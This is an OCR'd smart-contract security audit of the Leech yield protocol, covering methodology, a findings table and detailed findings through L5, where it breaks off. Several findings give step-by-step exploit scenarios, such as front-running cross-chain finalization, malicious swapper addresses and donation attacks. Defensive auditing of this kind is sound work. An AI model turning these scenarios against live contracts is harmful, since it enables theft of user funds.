
ackee
blockchain security

Leech protocol

Leech protocol

17.2.2025



Ackee Blockchain Security

Contents

1. Document Revisions

1.0-draft	Draft Report	10.12.2024
1.0	Final Report	20.12.2024
1.1	Fix Review	23.01.2025
1.2	Fix Review	17.02.2025

2. Overview

This document presents our findings in reviewed contracts.

2.1. Ackee Blockchain Security

Ackee Blockchain Security is an in-house team of security researchers performing security audits focusing on manual code reviews with extensive fuzz testing for Ethereum and Solana. Ackee is trusted by top-tier organizations in web3, securing protocols including Lido, Safe, and Axelar.

We develop open-source security and developer tooling Wake for Ethereum and Trident for Solana, supported by grants from Coinbase and the Solana Foundation. Wake and Trident help auditors in the manual review process to discover hardly recognizable edge-case vulnerabilities.

Our team teaches about blockchain security at the Czech Technical University in Prague, led by our co-founder and CEO, Josef Gattermayer, Ph.D. As the official educational partners of the Solana Foundation, we run the School of Solana and the Solana Auditors Bootcamp.

Ackee's mission is to build a stronger blockchain community by sharing our knowledge.

Ackee Blockchain a.s.
Rohanske nabrezi 717/4
186 00 Prague, Czech Republic
https://ackee.xyz
hello@ackee.xyz

2.2. Audit Methodology

1. **Verification of technical specification**
   The audit scope is confirmed with the client, and auditors are onboarded to the project. Provided documentation is reviewed and compared to the audited system.

2. **Tool-based analysis**
   A deep check with Solidity static analysis tool Wake in companion with Solidity (Wake) extension is performed, flagging potential vulnerabilities for further analysis early in the process.

3. **Manual code review**
   Auditors manually check the code line by line, identifying vulnerabilities and code quality issues. The main focus is on recognizing potential edge cases and project-specific risks.

4. **Local deployment and hacking**
   Contracts are deployed in a local Wake environment, where targeted attempts to exploit vulnerabilities are made. The contracts' resilience against various attack vectors is evaluated.

5. **Unit and fuzz testing**
   Unit tests are run to verify expected system behavior. Additional unit or fuzz tests may be written using Wake framework if any coverage gaps are identified. The goal is to verify the system's stability under real-world conditions and ensure robustness against both expected and unexpected inputs.

2.3. Finding Classification

A *Severity* rating of each finding is determined as a synthesis of two sub-ratings: *Impact* and *Likelihood*. It ranges from *Informational* to *Critical*.

If we have found a scenario in which an issue is exploitable, it will be assigned an impact rating of *High*, *Medium*, or *Low*, based on the direness of the consequences it has on the system. If we haven't found a way, or the issue is only exploitable given a change in *configuration* (system settings or parameters, such as deployment scripts, compiler configurations, using multi-signature wallets for owners, etc.) or given a change in the codebase, then it will be assigned an impact rating of *Warning* or *Info*.

Low to *High* impact issues also have a *Likelihood*, which measures the probability of exploitability during runtime.

The full definitions are as follows:

Severity

		Likelihood			
		High	**Medium**	**Low**	**N/A**
Impact	**High**	Critical	High	Medium	-
	Medium	High	Medium	Low	-
	Low	Medium	Low	Low	-
	Warning	-	-	-	Warning
	Info	-	-	-	Info

Table 1. Severity of findings

Impact

- **High** - Code that activates the issue will lead to undefined or catastrophic consequences for the system.
- **Medium** - Code that activates the issue will result in consequences of serious substance.
- **Low** - Code that activates the issue will have outcomes on the system that are either recoverable or don't jeopardize its regular functioning.
- **Warning** - The issue cannot be exploited given the current code and/or *configuration*, but could be a security vulnerability if these were to change slightly. If we haven't found a way to exploit the issue given the time constraints, it might be marked as a "Warning" or higher, based on our best estimate of whether it is currently exploitable.
- **Info** - The issue is on the borderline between code quality and security. Examples include insufficient logging for critical operations. Another example is that the issue would be security-related if code or *configuration* was to change.

Likelihood

- **High** - The issue is exploitable by virtually anyone under virtually any circumstance.
- **Medium** - Exploiting the issue currently requires non-trivial preconditions.
- **Low** - Exploiting the issue requires strict preconditions.

2.4. Review Team

The following table lists all contributors to this report. For authors of the specific revision, see the “Revision team” section in the respective “Report revision” chapter.

Member’s Name	Position
Dmytro Khimchenko	Lead Auditor
Josef Gattermayer, Ph.D.	Audit Supervisor

2.5. Disclaimer

We’ve put our best effort to find all vulnerabilities in the system, however our findings shouldn’t be considered as a complete list of all existing issues. The statements made in this document should not be interpreted as investment or legal advice, nor should its authors be held accountable for decisions made based on them.

3. Executive Summary

Leech protocol is a protocol that allows take advantage of different yielding opportunities with various risk appetites and strategies.

for providing yield and integrate them all with the protocol to provide interface for users to leverage yield opportunities of these protocols.

Revision 1.0

Leech engaged Ackee Blockchain Security to perform a security review of the Leech protocol protocol with a total time donation of 22 engineering days in a period between November 5 and December 10, 2024, with Dmytro Khimchenko as the lead auditor.

The audit was performed on the commit `ba2a75`[1] and the scope was the following:

- contracts/core/LeechRouter.sol
- contracts/core/LeechSwapper.sol
- contracts/core/BanList.sol
- contracts/core/rewarder/Rewarder.sol
- contracts/strategies/BaseStrategy.sol
- contracts/strategies/farming/Velodrome/StrategyVelodromeV2StableFarm.sol
- contracts/strategies/farming/Velodrome/StrategyVelodromeV2StableCHIDAIFarm.sol
- contracts/strategies/farming/VelodromeV3/StrategyVelodromeV3StableFarm.sol
- contracts/strategies/farming/VelodromeV3/StrategyVelodromeV3_USDC_

LUSD.sol

- contracts/strategies/farming/VelodromeV3/StrategyVelodromeV3_USDC_SDAI.sol
- contracts/strategies/farming/VelodromeV3/StrategyVelodromeV3_USDC_SUSD.sol

We began our review using static analysis tools, including Wake. We then took a deep dive into the logic of the contracts. After writing simple unit tests, we prepared manually guided differential forking fuzz test to verify protocol implementation and integration with external dependencies, including Velodrome V2 and Velodrome V3.

The static analysis of Wake identified W3, I2, I3, I5, I6, I7, I8, I11, I13, I14, W1, and W6 issues. For more detailed outputs of Wake, follow Appendix B.2. During manual review, we focused on the following aspects:

- external calls to untrusted contracts cannot be abused for reentrancy;
- cross-chain interaction is correctly implemented;
- ensuring the arithmetic of internal accounting is correct;
- ensuring access controls are not too relaxed or too strict;
- token arithmetic inside the protocol matches documentation and expectations;
- integration with external dependencies is correctly implemented; and
- looking for common issues such as data validation.

Our review resulted in 32 findings, ranging from Info to Critical severity. The most severe finding, C1, posed a risk of loss of all funds transferred cross-chain to the `LeechRouter` on another chain due to the non-atomicity of cross-chain transactions executed by the protocol. This critical vulnerability was discovered in the already deployed Leech protocol contracts on several

chains, including Optimism and Binance Smart Chain.

Ackee Blockchain Security initiated an immediate responsible disclosure to Leech as soon as the findings were discovered. Thanks to prompt engagement, all assets were protected by pausing cross-chain transactions.

Ackee Blockchain Security recommends Leech:

- reconsider the design of cross-chain transactions in the protocol;
- ensure all Chainlink feed registry contracts maintained by Leech provide up-to-date price feeds and comply with expected behavior;
- avoid using `.balanceOf(address(this))` and instead calculate token amounts directly; and
- address all other reported issues.

See Report Revision 1.0 for the system overview and trust model.

Revision 1.1

The review was done on the given commit `caafd3`[2]. The main change in this version is the removing cross-chain functionality, which fixes critical vulnerability, which cannot be used for draining funds of the protocol.

Revision 1.2

The review was done on the given commit `4245d0`[3]. The main change in this version is fixing the donation attack vulnerability.

[1] full commit hash: `ba2a753875dc91415caaf883ac4785d5cadce3a5`

[2] full commit hash: `caafd3d50bd2024a796f97c342a0222ae43d22b6`

[3] full commit hash: `4245d0b216a63fffcc8bee373b9fd64dee0820a3`

4. Findings Summary

The following section summarizes findings we identified during our review. Unless overridden for purposes of readability, each finding contains:

- *Description*
- *Exploit scenario* (if severity is low or higher)
- *Recommendation*
- *Fix* (if applicable).

Summary of findings:

Critical	High	Medium	Low	Warning	Info	Total
1	1	3	5	7	15	32

Table 2. Findings Count by Severity

Findings in detail:

Finding title	Severity	Reported	Status
C1: Lack of Atomicity in Cross-Chain Transactions	Critical	1.0	Fixed
H1: Donation attack	High	1.0	Fixed
M1: `data.swapperAddress` is not checked in `withdraw` function	Medium	1.0	Acknowledged
M2: Initialization Function Vulnerable to Front-Running	Medium	1.0	Acknowledged
M3: `strategy.poolShare` attribute is not checked properly	Medium	1.0	Acknowledged

Finding title	Severity	Reported	Status
L1: No error if there is no bridge configured	Low	1.0	Acknowledged
L2: Pool Configuration Data Can Be Overwritten	Low	1.0	Acknowledged
L3: Oracle Price Feed Data Validation Missing	Low	1.0	Acknowledged
L4: External interaction with Chainlink is not appropriately handled	Low	1.0	Acknowledged
L5: Two step ownership is not used	Low	1.0	Acknowledged
W1: Usage of `transfer` instead of `call`	Warning	1.0	Acknowledged
W2: Direct Token Balance Checks Using balanceOf(address(this)) Present Security Risks	Warning	1.0	Acknowledged
W3: Getter of `pools` does not return all members of a complex struct	Warning	1.0	Acknowledged
W4: Unnecessary token swaps in withdrawal process	Warning	1.0	Acknowledged
W5: Epoch Time Range Overlap in Reward Distribution	Warning	1.0	Acknowledged

Finding title	Severity	Reported	Status
W6: Account abstraction users cannot receive unused funds back	Warning	1.0	Acknowledged
W7: Missing Storage Gaps	Warning	1.0	Acknowledged
I1: console.log Statements Present in Production Code	Info	1.0	Fixed
I2: Unused Custom Error Declarations	Info	1.0	Acknowledged
I3: Unused Event Declarations	Info	1.0	Acknowledged
I4: Autocompound function lacks access control	Info	1.0	Acknowledged
I5: Unused Contract Functions	Info	1.0	Acknowledged
I6: Unused imports	Info	1.0	Acknowledged
I7: Unused modifiers	Info	1.0	Acknowledged
I8: Unused `using for`	Info	1.0	Acknowledged
I9: Inconsistent `msg.sender` Role Validation in pause Functions	Info	1.0	Acknowledged
I10: The `initializePosition` function in Velodrome V3 strategies should be external	Info	1.0	Acknowledged
I11: Unused Function Parameters	Info	1.0	Acknowledged

Finding title	Severity	Reported	Status
I12: Inconsistent parameter naming in `setRoutes` functions across Velodrome strategies	Info	1.0	Acknowledged
I13: Unused Multichain Integration Code Present in Codebase	Info	1.0	Acknowledged
I14: Unused Interface and Library	Info	1.0	Acknowledged
I15: Incorrect Event Name in NatSpec Documentation	Info	1.0	Fixed

Table 3. Table of Findings

Report Revision 1.0

Revision Team

Member's Name	Position
Dmytro Khimchenko	Lead Auditor
Josef Gattermayer, Ph.D.	Audit Supervisor

System Overview

The Leech protocol is a cross-chain yield protocol enabling users to leverage farming across multiple chains through various protocols and strategies. The audit scope included strategies for Velodrome V2 and Velodrome V3. The protocol is designed for multi-chain deployment, allowing users to deposit and withdraw funds cross-chain via the Stargate protocol bridge. Leech protocol aggregates yielding strategies and provides users with an interface for strategy interaction, deposits, and withdrawals.

Trust Model

Users must trust:

- the protocol **finalizer**, an off-chain component responsible for finalizing cross-chain transactions and having withdrawal privileges for all protocol funds; and

Fuzzing

A manually guided differential stateful fuzz test was developed during the review to test the correctness and robustness of the system. The fuzz test employs fork testing technique to test the system with external contracts exactly as they are deployed in the deployment environment. This is crucial to detect any potential integration issues.

The differential fuzz test keeps its own Python state according to the system's specification. Assertions are used to verify the Python state against the on-chain state in contracts.

The complete list of all implemented execution flows and invariants is available in Appendix B.

The fuzz tests simulate the whole system and make strict assertions about the behavior of the contracts.

The full source code of all fuzz tests is available at https://github.com/Ackee-Blockchain/tests-leech-protocol.

Findings

The following section presents the list of findings discovered in this revision.

C1: Lack of Atomicity in Cross-Chain Transactions

Critical severity issue

Impact:	High	Likelihood:	High
Target:	LeechRouter.sol	Type:	Logic error

Description

The Leech protocol enables cross-chain deposits and withdrawals of funds. When users initiate a deposit through the `crosschainDeposit` function, their funds are transferred to the `LeechRouter` contract on the destination chain, where they remain pending until the **finalizer** executes a transaction. This non-atomic behavior presents a security risk, as funds temporarily stored in the `LeechRouter` contract balance become vulnerable to exploitation during this intermediate state.

Listing 1. Excerpt from LeechRouter

```
926 function _crosschainDeposit(
927     Request calldata data,
928     address bridgedToken
929 ) internal {
930     if (data.minAmounts.length != 1) revert BadArray();
931     uint256 chainId = pools[data.poolId].chainId;
932     // Send tokens to the LeechTransporter
933     data.token.safeTransferFrom(
934         _msgSender(),
935         address(transporter),
936         data.amount
937     );
938     // Bridge tokens
939     transporter.bridgeOut{value: msg.value}(
940         address(data.token),
941         address(bridgedToken),
942         data.amount,
943         data.minAmounts[0],
944         chainId,
945         routers[chainId]
```

```
946     );
947     // Notify watchers
948     emit DepositRequest(
949         _msgSender(),
950         data.poolId,
951         address(data.token),
952         data.amount,
953         chainId
954     );
955 }
```

Exploit scenario

The following scenario demonstrates the vulnerability:

1. Alice deposits 100 USDC to POOL1 using the `crosschainDeposit` function;
2. The funds are transferred to the `LeechRouter` contract on the destination chain, awaiting the finalizer's confirmation transaction;
3. The finalizer initiates the `finalizeDeposit` transaction;
4. Bob front-runs the `finalizeDeposit` transaction by calling the `deposit` function with `data.targetToken` set to USDC and `data.token` set to USDT;
5. Alice's funds are deposited under Bob's account; and
6. Bob withdraws 200 USDC from the protocol.

Proof of concept of the attack is available in the Appendix C.

Listing 2. Excerpt from LeechRouter

```
722 if (data.token != data.targetToken) {
723     if (data.externalRouterAddress == address(0)) revert ZeroAddress();
724     isFinalize
725         ? base.safeTransfer(data.swapperAddress, data.amount)
726         : data.token.safeTransferFrom(
727             user,
728             data.swapperAddress,
729             data.amount
730         );
731
```

```
732     ILeechSwapper(data.swapperAddress).execute(
733         data.externalRouterAddress,
734         address(data.token),
735         address(data.targetToken),
736         data.swapData
737     );
738     uint256 swappedBalance = data.targetToken.balanceOf(address(this));
739     data.targetToken.safeTransfer(
740         address(pools[data.poolId].strategy),
741         swappedBalance
742     );
743 } else {
```

This exploit leverages the vulnerability described in finding W2.

Recommendation

Implement atomic cross-chain transactions by combining the deposit and finalization steps into a single transaction.

Fix 1.1

The issue was fixed by removing cross-chain functionality from the Leech protocol.

Go back to Findings Summary

H1: Donation attack

High severity issue

Impact:	High	Likelihood:	Medium
Target:	StrategyVelodromeV3StableFarm.sol	Type:	Denial of service

Description

The Leech protocol's yielding strategies involve providing liquidity to various pools. The `StrategyVelodromeV3StableFarm` contract provides liquidity to Velodrome pools using two stable tokens. While liquidity providers typically must provide equal values of both tokens, this requirement creates a vulnerability to denial-of-service attacks. The vulnerability exists in the following implementation:

Listing 3. Excerpt from StrategyVelodromeV3StableFarm

```
426 INonfungiblePositionManager.IncreaseLiquidityParams
427     memory params = INonfungiblePositionManager.IncreaseLiquidityParams(
428         NFTPositionId,
429         USDC.balanceOf(address(this)),
430         USDT.balanceOf(address(this)),
431         USDC.balanceOf(address(this)) / 2,
432         USDT.balanceOf(address(this)) / 2,
433         block.timestamp
434     );
435 (shares, , ) = manager.increaseLiquidity(params);
```

The code snippet above shows that `StrategyVelodromeV3StableFarm` provides liquidity to theVelodromeV3 pool using the `.balanceOf(address(this))` value. This value calculates the amount of tokens to provide to the pool. However, the malicious actor can take advantage of this behavior by providing a large amount of one token, for example, `USDC` or `USDT.` By doing so, the malicious actor can cause the `manager.increaseLiquidity` function to revert, preventing

the protocol from providing liquidity to the pool.

Exploit scenario

Alice performs the following steps:

1. The `StrategyVelodromeV3StableFarm` contract initializes with 1,000 USDC and 1,000 USDT tokens;
2. Alice donates 100,000 USDC tokens to the strategy contract; and
3. All subsequent deposit operations revert due to the `manager.increaseLiquidity` function failing to execute.

Recommendation

Implement manual calculation of liquidity provision amounts instead of relying on the `.balanceOf(address(this))` value.

Acknowledgment 1.1

The issue is acknowledged by the client.

Fix 1.2

The issue is fixed by removing the hard limit on the amount of returning tokens after the swap.

Go back to Findings Summary

M1: `data.swapperAddress` is not checked in `withdraw` function

Medium severity issue

Impact:	High	Likelihood:	Low
Target:	LeechRouter.sol	Type:	Data validation

Description

The `LeechRouter` contract's `withdraw` and `deposit` functions utilize `LeechSwapper` contract for token swaps via KyberSwap when inputted parameter `data.token` differs from `data.targetToken`. However, the contract fails to validate the `data.swapperAddress` parameter, allowing users to specify arbitrary contract addresses that implement the `LeechSwapper` interface.

Listing 4. Excerpt from LeechRouter

```
266 function deposit(
267     Request calldata data
268 )
269     external
270     nonReentrant
271     enabled(_msgSender())
272     canDeposit(data.poolId)
273     checkDepositToken(data)
274     checkChainId(data.poolId, true)
275 {
276     _deposit(false, _msgSender(), data);
277 }
```

Listing 5. Excerpt from LeechRouter

```
282 function withdraw(
283     Request calldata data
284 )
285     external
286     nonReentrant
```

```
287     enabled(_msgSender())
288     canWithdraw(_msgSender(), data.poolId, data.amount)
289     checkChainId(data.poolId, true)
290 {
291     _withdraw(false, _msgSender(), data);
```

Listing 6. Excerpt from ILeechRouter

```
52 struct Request {
53     uint16 poolId;
54     IERC20Upgradeable token;
55     IERC20Upgradeable targetToken;
56     uint256 amount;
57     uint256[] minAmounts;
58     bytes[] data;
59     address swapperAddress;
60     address externalRouterAddress;
61     bytes swapData;
62 }
```

Exploit scenario

1. Alice deposits 100 USDC tokens to **POOL1** via cross-chain deposit; funds remain in the `LeechRouter` contract.
2. Bob deposits 100 USDT tokens to **POOL1**.
3. Bob deploys a malicious contract implementing the `LeechSwapper` interface with an empty `execute` function.
4. Bob calls the `withdraw` function with the following parameters:
    - amount: 100 USDT tokens
    - swapperAddress: malicious contract address
    - targetToken: USDT token address
5. The `LeechRouter` transfers 100 USDC tokens to Bob's malicious contract and 100 USDT tokens to Bob's address.

Listing 7. Excerpt from LeechRouter

```
859 else {
860     if (data.token != data.targetToken) {
861         data.token.safeTransfer(data.swapperAddress, amount);
862         console.log(amount);
863         ILeechSwapper(data.swapperAddress).execute(
864             data.externalRouterAddress,
865             address(data.token),
866             address(data.targetToken),
867             data.swapData
868         );
869     }
870     data.targetToken.safeTransfer(user, amount);
871 }
```

Recommendation

Implement strict access control for swapper contracts: - maintain a whitelist of authorized `LeechSwapper` contract addresses; - add administrative functions to manage the whitelist; and - validate `data.swapperAddress` against the whitelist in `withdraw` and `deposit` functions.

Acknowledgment 1.1

The issue is fixed by remediating the critical vulnerability, that was used for exploitation.

Go back to Findings Summary

M2: Initialization Function Vulnerable to Front-Running

Medium severity issue

Impact:	High	Likelihood:	Low
Target:	LeechRouter.sol, LeechSwapper.sol, StrategyVelodrome*.sol	Type:	Front-running

Description

The implementation of upgradeable contracts behind proxy contracts requires three sequential operations:

1. Contract deployment;
2. Proxy initialization function call; and
3. Implementation address update in the proxy contract.

Without a factory contract to ensure atomicity, these operations expose the system to initialization front-running attacks. The following contracts contain unprotected initializers:

- `LeechRouter` contract
- `LeechSwapper` contract
- `StrategyVelodromeV2StableFarm` contract
- `StrategyVelodromeV2StableCHIDAIFarm` contract
- `StrategyVelodromeV3_USDC_LUSD` contract
- `StrategyVelodromeV3_USDC_SDAI` contract
- `StrategyVelodromeV3_USDC_SUSD` contract

- `StrategyVelodromeV3StableFarm` contract.

Exploit scenario

1. The `LeechRouter` contract is deployed without initialization.
2. Bob front-runs the legitimate initialization transaction and executes the `initialize` function, gaining unauthorized control.

Recommendation

To prevent initialization front-running attacks:

- implement access control modifiers on initialization functions;
- use `proxy__upgradeToAndCall` function for atomic upgrades;
- deploy contracts through factory contracts to ensure atomic initialization; and
- implement initialization status verification in deployment scripts.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

M3: `strategy.poolShare` attribute is not checked properly

Medium severity issue

Impact:	High	Likelihood:	Low
Target:	LeechRouter.sol	Type:	Data validation

Description

The Leech protocol uses the `strategy.poolShare` value to define the percentage allocation of deposited funds across multiple strategies. For example, in a pool configured with two strategies and equal fund distribution, each strategy's `strategy.poolShare` is set to 5,000, totaling 10,000. However, the protocol lacks validation for the sum of `strategy.poolShare` values across all strategies in a pool.

If the sum is less than 10,000, users utilizing `LeechSwapper` before depositing into a multi-strategy pool can experience fund loss.

Listing 8. Excerpt from LeechRouter

```
773 if (data.token != data.targetToken) {
774     isFinalize
775         ? base.safeTransfer(data.swapperAddress, data.amount)
776         : data.token.safeTransferFrom(
777             user,
778             data.swapperAddress,
779             data.amount
780         );
781     ILeechSwapper(data.swapperAddress).execute(
782         data.externalRouterAddress,
783         address(data.token),
784         address(data.targetToken),
785         data.swapData
786     );
787     // Replace amounts after swap
788     data.amount = data.targetToken.balanceOf(address(this));
```

```
789     // Push true to handle tokens from router instead of user
790     isFinalize = true;
791 }
792 // Deposit into strategies
793 for (uint256 i = 0; i < pools[data.poolId].strategies.length; i++) {
794     Strategy memory active = pools[data.poolId].strategies[i];
795     uint256 amount = (data.amount * active.poolShare) / 1e4;
```

Conversely, if the sum exceeds 10,000, the protocol will attempt to deposit more funds than the user provided, resulting in transaction reverts.

Listing 9. Excerpt from LeechRouter

```
513 function setPool(
514     uint16 poolId,
515     Pool calldata poolData
516 ) external whenPaused onlyRole(ADMIN_ROLE) {
517     pools[poolId] = poolData;
518     emit PoolUpdated(poolId);
519 }
```

Exploit scenario

1. The administrator configures a pool with two strategies, setting each strategy's `strategy.poolShare` to 2,500 instead of the correct value of 5,000.
2. Alice deposits 100 USDT tokens, specifying `data.token` as USDT and `data.targetToken` as USDC. The `LeechSwapper` contract converts 100 USDT to 100 USDC.
3. Due to incorrect pool share configuration, only 50 USDC are distributed to the strategies.
4. The remaining 50 USDC remain locked in the `LeechRouter` contract.

Recommendation

Implement validation to ensure the sum of `strategy.poolShare` values across

all strategies in a pool equals exactly 10,000.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

L1: No error if there is no bridge configured

Low severity issue

Impact:	Medium	Likelihood:	Low
Target:	BaseLeechTransporter.sol	Type:	Logic error

Description

The `BaseLeechTransporter.bridgeOut` function in the Leech protocol fails silently when no bridge configuration exists. When the `activeBridge` variable is not set, the transaction executes successfully but the user's tokens remain locked in the `BaseLeechTransporter` contract without being bridged to the destination chain.

Listing 10. Excerpt from BaseLeechTransporter

```
124 function bridgeOut(
125     address _tokenIn,
126     address _bridgedToken,
127     uint256 _bridgedAmount,
128     uint256 _minBridgedAmount,
129     uint256 _destinationChainId,
130     address _destAddress
131 ) external payable override {
132     // Check if swap is needed
133     if (_tokenIn != _bridgedToken) {
134         _bridgedAmount = _swap(
135             _bridgedAmount,
136             _minBridgedAmount,
137             IERC20(_tokenIn),
138             IERC20(_bridgedToken)
139         );
140     }
141
142     // Check active crosschain service and call internal funcion
143     if (activeBridge == Bridge.MULTICHAIN_V6) {
144         _bridgeOutMultichain(
145             _bridgedToken,
146             _bridgedAmount,
```

```
147             _destinationChainId,
148             _destAddress
149         );
150         return;
151     }
152     if (activeBridge == Bridge.STARGATE) {
153         _bridgeOutStargate(
154             _bridgedToken,
155             _bridgedAmount,
156             _destinationChainId,
157             _destAddress
158         );
159         return;
160     }
161 }
```

Exploit scenario

1. Alice uses `LeechRouter.crosschainDeposit` function to deposit 100 USDC;
2. The transaction will be executed successfully, but Alice's tokens will not be bridged and will be locked in `BaseLeechTransporter`.

The impact is classified as `Medium` because tokens can be recovered using the `BaseLeechTransporter.rescue` function.

Recommendation

Implement a validation check in the `bridgeOut` function to verify bridge configuration. The transaction should revert if no active bridge exists.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

L2: Pool Configuration Data Can Be Overwritten

Low severity issue

Impact:	Low	Likelihood:	Low
Target:	LeechRouter.sol	Type:	Logic error

Description

The Leech protocol stores pool information including total token amounts and strategy addresses. The protocol administrator can accidentally overwrite existing pool data when configuring new pools, leading to incorrect accounting of token amounts and strategy addresses.

Listing 11. Excerpt from LeechRouter

```
513 function setPool(
514     uint16 poolId,
515     Pool calldata poolData
516 ) external whenPaused onlyRole(ADMIN_ROLE) {
517     pools[poolId] = poolData;
518     emit PoolUpdated(poolId);
519 }
```

Exploit scenario

1. The administrator configures a pool;
2. Alice, Bob, and Charlie deposit tokens into the pool;
3. The administrator accidentally overwrites the pool data; and
4. User funds are lost due to incorrect `totalAmount` value.

The impact is rated as `Low` because the protocol administrator can manually restore the previous pool data.

Recommendation

Implement a validation check to verify if a pool exists before allowing configuration of a new pool.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

L3: Oracle Price Feed Data Validation Missing

Low severity issue

Impact:	Medium	Likelihood:	Low
Target:	BaseStrategy.sol	Type:	Data validation

Description

The Leech protocol utilizes Chainlink price feed oracles without implementing proper data validation mechanisms. The oracle's last update timestamp is not verified during price retrieval, which may result in accounting errors due to stale price data.

Listing 12. Excerpt from BaseStrategy

```
113 share =
114     (depositToken.balanceOf(address(this)) *
115         uint256(oracles[depositToken].latestAnswer())) /
116     10 ** (decimals[depositToken]);
```

Exploit scenario

The VELO token price increases by 100% within two hours, but the oracle data remains stale:

1. Alice deposits VELO tokens worth 100 USD;
2. The oracle has not updated in the past two hours, causing the system to value Alice's VELO tokens at 50 USD; and
3. Alice incurs a loss due to the stale oracle data.

Recommendation

Implement robust oracle data validation:

- replace the deprecated `AggregatorV3Interface.latestAnswer` function with `AggregatorV3Interface.latestRoundData`;
- implement heartbeat verification against a predefined maximum delay (MAX_DELAY);
- configure the MAX_DELAY variable based on the specific oracle's update frequency; and
- verify the timestamp of the latest price update to prevent the usage of stale data.

Reference: Chainlink documentation

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

L4: External interaction with Chainlink is not appropriately handled

Low severity issue

Impact:	Medium	Likelihood:	Low
Target:	BaseStrategy.sol	Type:	Data validation

Description

The Leech protocol relies on Chainlink's price feed functions to obtain the latest price data. These functions can revert if the Chainlink node becomes unavailable. Consequently, the Leech protocol's deposit transactions will fail due to their dependency on price data.

Listing 13. Excerpt from BaseStrategy

```
113 share =
114     (depositToken.balanceOf(address(this)) *
115         uint256(oracles[depositToken].latestAnswer())) /
116     10 ** (decimals[depositToken]);
```

Exploit scenario

Alice attempts to deposit USDC tokens into the Leech protocol during unavalability of Chainlink price feed for USDC/USD pair:

1. The deposit transaction reverts without providing an appropriate error message; and
2. The protocol fails to handle the deposit transaction gracefully.

Additionally, Chainlink's multisig holders can block specific addresses from accessing price feeds, which would prevent the Leech protocol from processing deposit transactions correctly.

Recommendation

Implement a defensive approach when querying Chainlink price feeds by using Solidity's `try/catch` structure. This implementation ensures that if the price feed call fails, the contract maintains control and handles errors explicitly and safely. Reference: Chainlink article

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

L5: Two step ownership is not used

Low severity issue

Impact:	Medium	Likelihood:	Low
Target:	BanList.sol, Rewarder.sol, BaseLeechTransporter.sol, BaseStrategy.sol	Type:	Access control

Description

The `BanList`, `Rewarder`, `BaseLeechTransporter`, and `BaseStrategy` contracts implement ownership transfer using the `transferOwnership` function, which directly assigns the new owner's address. This implementation poses a security risk as an incorrectly provided address cannot be reversed, potentially resulting in permanent loss of contract control.

Exploit scenario

Alice is the admin of the `Rewarder` contract. Alice attempts to transfer ownership to Bob but mistakenly provides an incorrect address. The contract becomes permanently inaccessible, resulting in locked functionality and potential loss of control over contract assets.

Recommendation

Implement the `Ownable2StepUpgradeable` abstract contract instead of `OwnableUpgradeable`. This implementation requires a two-step ownership transfer process: - the current owner initiates the transfer; and - the new owner must accept the ownership.

This approach prevents accidental transfers to incorrect addresses.

Acknowledgment 1.1

The issue is acknowledged by the client.

Go back to Findings Summary

W1: Usage of `transfer` instead of `call`

Impact:	Warning	Likelihood:	N/A
Target:	LeechRouter.sol	Type:	Standards violation

Description

